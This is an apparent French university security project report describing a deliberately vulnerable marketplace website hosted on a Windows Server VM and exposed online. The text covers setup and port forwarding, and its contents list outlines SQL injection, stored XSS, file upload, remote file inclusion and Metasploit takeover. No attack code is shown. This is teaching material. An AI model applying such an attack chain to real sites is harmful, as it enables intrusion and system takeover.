



République Algérienne Démocratique et Populaire

Ministère de l'Enseignement Supérieur et de la Recherche Scientifique

Université des Sciences et de la Technologie Houari Boumediene

Faculté d'Electronique et d'Informatique
Département Informatique

Rapport de projet : Introduction à la sécurité

Filière: Informatique

Spécialité: SSI

Énoncé rapide

Implémentation et réalisation d'un site web vulnérable hébergé sur une machine virtuelle accessible depuis l'extérieur.

À remettre avant le : 23/02/2021

Projet Proposé par:
M. A.Berbar

Réalisé par :

- SAOUDI YANIS
- MELLAH MOULOUD

Numéro du binôme : 12

URL Du Site Web : <http://darkmarket.ddns.net>

TABLE DES MATIÈRES

URL du site web	1
Introduction Générale	2
Chapitre I : Environnement de développement	3
Introduction.....	3
 1. Outils et langages utilisés	3
 1.1. Outils.....	3
 1.1.1. VMware Workstation	3
 1.1.2. Windows server 2012 R2	3
 1.1.3. Routeur TP-Link	3
 1.1.4. No-IP DUC	3
 1.1.5. PhpMyAdmin	3
 1.2. Langages	4
 1.2.1. HTML/CSS	4
 1.2.2. JavaScript	4
 1.2.3. PHP	4
 2. Fonctionnalités du site web.....	4
 3. Hiérarchie des fichiers du site web.....	4
 4. Accessibilité du site web depuis l'extérieur.....	8
 4.1. Principe	8
 4.2. Configuration de la machine virtuelle	8
 4.3. Configuration du serveur web	9
 4.3.1. Adresse IP Interne fixe	9
 4.3.2. Installation de rôle IIS	10
 4.4. Configuration du routeur ADSL	11
 4.4.1. Redirection de port	11
 4.4.2. Configuration DYDYNS	12
Conclusion	13

Chapitre II : Implémentation et exploitation du site web vulnérable.....	14
Introduction.....	14
 1. Méthodologie d'exploitation des vulnérabilités	14
1.1. SQL Injection	14
1.2. XSS Stored.....	16
1.3. File upload.....	19
1.4. Remote File Inclusion.....	25
1.5. Prendre le contrôle de la machine cible.....	27
Conclusion.....	31
Conclusion générale.....	32
Référence.....	33
Webographie.....	33

TABLE DES FIGURES

Figure 1 : index.php.....	4
Figure 2 : searchPage.php.....	5
Figure 3 : settings.php.....	5
Figure 4 : welcomePage.php.....	6
Figure 5 : administ.php.....	6
Figure 6 : flappy_puzzle1.html.....	7
Figure 7 : contact_us.html.....	7
Figure 8 : Principe de la configuration.....	8
Figure 9 : Paramètres de la machine virtuelle Windows server.....	8
Figure 10 : Configuration de l'adresse IP statique du serveur web.....	9
Figure 11 : Configuration http de notre site web.....	11
Figure 12 : Ajout d'une règle de redirection de port dans le routeur ADSL.....	12
Figure 13 : Programme NO-IP DUC.....	13
Figure 14 : Configuration DDNS sur le routeur ADSL.....	13
Figure 15 : Erreur création administrator.....	14
Figure 16 : Requête sql pour le login.....	15
Figure 17 : Attribut pattern de l'input username.....	15
Figure 18 : Authentification bypass.....	16
Figure 19 : Ajout d'un item à la base de données.....	16
Figure 20 : Vérification pattern de la saisie de l'utilisateur.....	17
Figure 21 : Vérification JavaScript de la saisie de l'utilisateur.....	17
Figure 22 : Ajout d'un item légitime.....	17
Figure 23 : Interception et changement du POST http.....	18
Figure 24 : Exploitation XSS_Stored.....	18
Figure 25 : Emplacement de la page de l'administrateur dans le code source..	19
Figure 26 : Attribut permettant de cacher la page admin.....	19
Figure 27 : Emplacement de la page de l'administrateur.....	19
Figure 28 : Interface de la page de l'administrateur.....	20

Figure 29 : Code source des boutons cachés.....	20
Figure 30 : Affichage des boutons cachés.....	21
Figure 31 : Emplacement du bouton submit.....	21
Figure 32 : Code source du fichier 'upload.php'.....	22
Figure 33 : Changement de l'extension du payload avant l'envoi.....	22
Figure 34 : Interception de l'envoi du payload.....	23
Figure 35 : Changement de l'extension du payload après l'envoi.....	23
Figure 36 : Réception du payload par la machine cible.....	24
Figure 37 : Droits du répertoire 'Uploads'.....	24
Figure 38 : Début du directory brute force.....	25
Figure 39 : Fin du directory brute force.....	26
Figure 40 : Existence du répertoire Uploads.....	26
Figure 41 : Exploitation de la faille RFI.....	26
Figure 42 : Création de payload 'test.php'.....	27
Figure 43 : Création de payload 'test.exe'.....	27
Figure 44 : Configuration d'une redirection de port pour metasploit.....	28
Figure 45 : Mise en écoute 'test.php' avec « MSFCONSOLE»	28
Figure 46 : Exécution du payload en utilisant ' file inclusion'.....	29
Figure 47 : Prise de contrôle de la machine victime avec le premier payload.....	29
Figure 48 : Mise en écoute 'test.exe' avec « MSFCONSOLE»	29
Figure 49 : Exécution du payload 'test.exe'.....	30
Figure 50 : Prise de contrôle de la machine victime avec le deuxième payload.....	30
Figure 51 : Obtention des privilèges de l'administrateur.....	30

URL du site web :

http://darkmarket.ddns.net

Introduction générale

La sécurité est un enjeu majeur pour les entreprises ainsi que pour ses clients. En effet, l'information représente un patrimoine essentiel de l'organisation, qui se doit d'être protégé par tous les moyens possibles, cela revient donc à dire que les ressources matérielles ou logicielles d'une organisation doivent être utilisées uniquement dans un cadre prévu.

N'empêche, il est connu que la sécurité ne peut être garantie à 100 % et requiert donc, le plus souvent la mobilisation de différentes mesures pour réduire les chances de pénétration des systèmes d'information, pour la simple et unique raison que le monde actuel est de plus en plus connecté (l'internet des objets), et donc une mauvaise sécurisation d'un appareil peut compromettre la vie privée d'une ou plusieurs personnes, notamment par la diffusion d'informations confidentielles comme les mots de passe par exemple.

Les sites web ont toujours été des éléments sensibles de la sécurité. En effet, par définition, un site web est un serveur public. N'importe qui dans le monde est censé pouvoir y accéder, y compris les hackers.

Sécuriser un serveur web est aussi important que la sécurisation du site ou d'une application Web, un serveur mal sécurisé peut permettre la suppression, l'ajout ou la modification des données hébergées sur le serveur.

C'est donc dans ce cadre que s'inscrit notre projet dans lequel, nous nous intéressons, d'une part, à l'implémentation d'un site web accessible sur internet, et d'autre part, à l'implémentation et l'exploitation de cinq vulnérabilités sur ce même site.

Par conséquent, afin d'aboutir à notre objectif, notre travail est présenté en 2 chapitres :

- ✓ Le premier chapitre est consacré à l'environnement du développement et d'hébergement du site web
- ✓ Le deuxième chapitre est consacré à l'implémentation des cinq vulnérabilités dont l'une permet la prise de contrôle de la machine cible avec des privilèges système.

Chapitre I :

Environnement de développement.

Introduction

Dans cette partie, on présentera les différents outils et langages utilisés pour la conception du site web, ses fonctionnalités, l'architecture de ses fichiers et la manière avec laquelle il a été configuré et déployé pour être accessible partout sur internet.

1. Outils et langages utilisés

1.1. Outils :

1.1.1. VMware Workstation

VMware Workstation est un logiciel de machine virtuelle utilisé pour exécuter plusieurs systèmes d'exploitation sur un seul ordinateur hôte physique, il fonctionne comme un pont entre l'hôte et la machine virtuelle pour toutes sortes de ressources matérielles. [Net 1]

1.1.2. Windows Server 2012 R2

Windows server 2012 R2 est un système d'exploitation serveur, polyvalent et puissant qui se base sur les améliorations que Microsoft a apportées à Windows server 2008 R2. Il est ouvert à de nombreux domaines notamment la gestion, la sécurité, le réseau et le stockage. [2]

1.1.3. Routeur TP-Link

Le routeur utilisé est « TP-Link TD-W8951ND » (ADSL2+sans fil N 150 mbps)

1.1.4. No-IP DUC

Propriété du fournisseur DNS dynamique « **No-IP** », **Duc** « Dynamic Update Client » est un logiciel qui, une fois installé, permet une vérification permanente des changements d'adresse IP public en arrière-plan afin de mettre automatiquement à jour le Dns en mode No-IP. [Net 2]

1.1.5. PhpMyAdmin

PhpMyAdmin est une application web qui permet de gérer un serveur de bases de données MySQL. [Net 6]

1.2. Langages :

1.2.1. HTML/CSS

HTML « HyperText Markup Language » est un langage orienté texte qui se présente sous forme d'un langage de balisage. Conçu pour l'écriture de pages Web, il permet de structurer et de mettre en page un document intégrant du texte, des images, et toutes ressources multimédias. [Net 3]

Tandis que **CSS** « Cascading Style Sheets » est un langage décrivant la façon dont les éléments (souvent fichiers HTML et XML) doivent être affichés à l'écran par le biais de couples propriété / valeur. [Net 3]

1.2.2. JavaScript

Javascript un est un langage de programmation de scripts côté client, principalement utilisé dans les pages web. [Net 4]

1.2.3. PHP

PHP est un langage de scripts généraliste, spécialement conçu pour le développement web, il est facilement intégrable au HTML. [Net 5]

2. Fonctionnalités du site web

1. Création de comptes.
2. Mise d'article en vente.
3. Ajout de fonds pour les utilisateurs
4. Achat d'articles avec des fonds d'utilisateurs
5. Recherches d'articles.
6. Suppression d'article par l'administrateur.

3. Hiérarchie des fichiers du site web

- ✓ **index.php** : permet principalement la création, la connexion d'un compte utilisateur. (un son perturbant est joué en arrière-plan dès qu'un bouton est cliqué afin de faire sortir l'utilisateur de sa zone de confort)




Figure 1: index.php

- ✓ **db.php** : permet d'établir une connexion vers la base de données.
- ✓ **login.php** : contient les fonctions nécessaires à la création et la connexion d'un compte.
- ✓ **logout.php** : permet de détruire la session d'un utilisateur.
- ✓ **navbar.php** : permet d'afficher la barre de menu si un fichier l'inclut.
- ✓ **searchPage.php** : contient les fonctions de recherches et d'affichage de produits disponibles.



Figure 2:searchPage.php

- ✓ **settings.php** : permet de modifier le mot de passe de l'utilisateur.



Figure 3: settings.php

- ✓ **utils.php, validateSession.php, itemList.php** : contiennent des fonctionnalités importantes pour la gestion de l'utilisateur et la gestion des articles.
- ✓ **welcomePage.php** : c'est la page qui apparaît à l'utilisateur, une fois celui-ci connecté.




Figure 4: welcomePage.php

- ✓ **Administ.php** : Page accessible uniquement par l'administrateur, elle est caractérisée par un autorafraîchissement d'une minute et demi d'intervalle grâce au html meta tag: `<meta http-equiv="refresh" content="90">`, où l'administrateur sera redirigé vers la page '**welcomePage.php**' une fois le temps écoulé.




Figure 5: administ.php

- ✓ **flappy_puzzle1.html** : page contenant le jeu flappy bird permettant de distraire l'utilisateur.




Figure 6: flappy_puzzle1.html

- ✓ **contact_us.html** : page reflétant la géolocalisation de darkMarket.




Figure 7: contact_us.html

Notre serveur contient aussi des répertoires comme celui des librairies JavaScript, fichiers css, ou alors des musiques jouées en arrière-plan sur le site. D'autres pages existent et sont aussi accessibles dans le site web, sauf que celles-ci ne servent pas à grand-chose.

4. Accessibilité du site web depuis l'extérieur

4.1. Principe

Héberger un site localement ne présente réellement pas de difficultés par rapport au routeur ADSL et à la connexion internet, le routeur ADSL protège les accès externes aux machines du réseau local, du coup, l'une des étapes importantes va donc consister à ouvrir dans le routeur une porte vers le serveur qui va héberger notre site web.




Figure 8: Principe de la configuration.

L'opération se déroule en plusieurs étapes :

- 1- Installation et configuration de la machine virtuelle.
- 2- Configuration du serveur.
- 3- Configurer le routeur ADSL et DYDNS.

4.2. Configuration de la machine virtuelle

Notre machine virtuelle est basée sur l'environnement Windows server 2012 et configurée avec les paramètres suivants :




Figure 9: Paramètres de la machine virtuelle Windows server.

Pour que notre machine virtuelle ait sa propre identité sur le réseau, on utilise la mise en réseau en mode « Bridged », c'est-à-dire, un acteur à part entière du réseau. Cela signifie qu'elle a accès aux autres machines et peut aussi être contactée par celles-ci, comme s'il s'agissait d'un ordinateur physique en réseau.

4.3. Configuration du serveur web

Après l'installation de notre machine virtuelle, on passera à sa configuration comme suit :

4.3.1. Adresse IP interne fixe

La porte que nous allons ouvrir dans le routeur va consister à renvoyer toutes les connexions HTTP entrantes vers le serveur Web, donc le routeur doit connaître l'adresse IP du serveur. Si cette adresse est dynamique, il se peut que dans certains cas, le serveur web n'obtient pas toujours les mêmes adresses à cause du serveur DHCP qui est sur le modem ADSL. C'est donc pour cela que nous devons configurer une adresse IP statique comme le montre la figure ci-dessous.




Figure 10: Configuration de l'adresse IP statique du serveur web.

Le serveur DNS choisis est celui de Google (Google Public DNS).

4.3.2. Installation de rôle IIS

Pour activer IIS et ses composants sous Windows Server 2012, on procède de la manière suivante :

- 1- On ouvre le **Gestionnaire de serveur > Gérer > Ajouter des rôles et fonctionnalités** et on clique sur **Next (Suivant)**.
- 2- On sélectionne **Installation basée sur un rôle ou une fonctionnalité** et on clique sur **Suivant**.
- 3- On choisit le serveur approprié. Le serveur local est sélectionné par défaut. Puis **Next (Suivant)**.
- 4- On coche **Serveur Web (IIS)** ensuite on clique sur **Suivant**.
- 5- Aucune fonctionnalité supplémentaire n'étant nécessaire à l'installation de l'adaptateur Web, on clique sur **Suivant**.
- 6- Dans la boîte de dialogue **Rôle Serveur Web (IIS)**, on appuie sur **Suivant**.
- 7- Dans la boîte de dialogue **Sélectionner les services de rôle**, on vérifie que les composants de serveur Web ci-dessus sont activés et on clique sur **Next (Suivant)**.
- 8- On vérifie l'exactitude de nos paramètres et on démarre l'installation en appuyant sur **Installer**.
- 9- Au terme de l'installation, on clique sur **Fermer** pour quitter l'assistant.

Pour faire sorte qu'on puisse accéder au serveur web depuis une autre machine, on configure notre serveur IIS comme suit :

- 1- On choisit la **console d'administration d'IIS**.
- 2- Puis **liaison** de site web en question.
- 3- On insère le port 80 (le port ne va pas figurer dans URL).




Figure 11: Configuration http de notre site web.

Après cette configuration notre site web est accessible depuis **l'intérieur** de réseau.

4.4. Configuration du routeur ADSL

4.4.1. Redirection de port

Pour accéder à notre site Web depuis internet, les visiteurs passeront par le routeur ADSL, il faut donc configurer ce dernier pour qu'il renvoie les requêtes http vers le site Web.

Pour cela, on ouvre la console de l'administration de notre routeur **ADSL> ADVANCED SETUP> NAT> VIRTUAL SERVER**, et on ajoute la règle nommée **HTTP_Server** qui renvoie tout le trafic arrivant sur le port 80 vers notre serveur web avec l'adresse déjà configuré 192.168.1.20, comme le montre la figure ci-dessous.

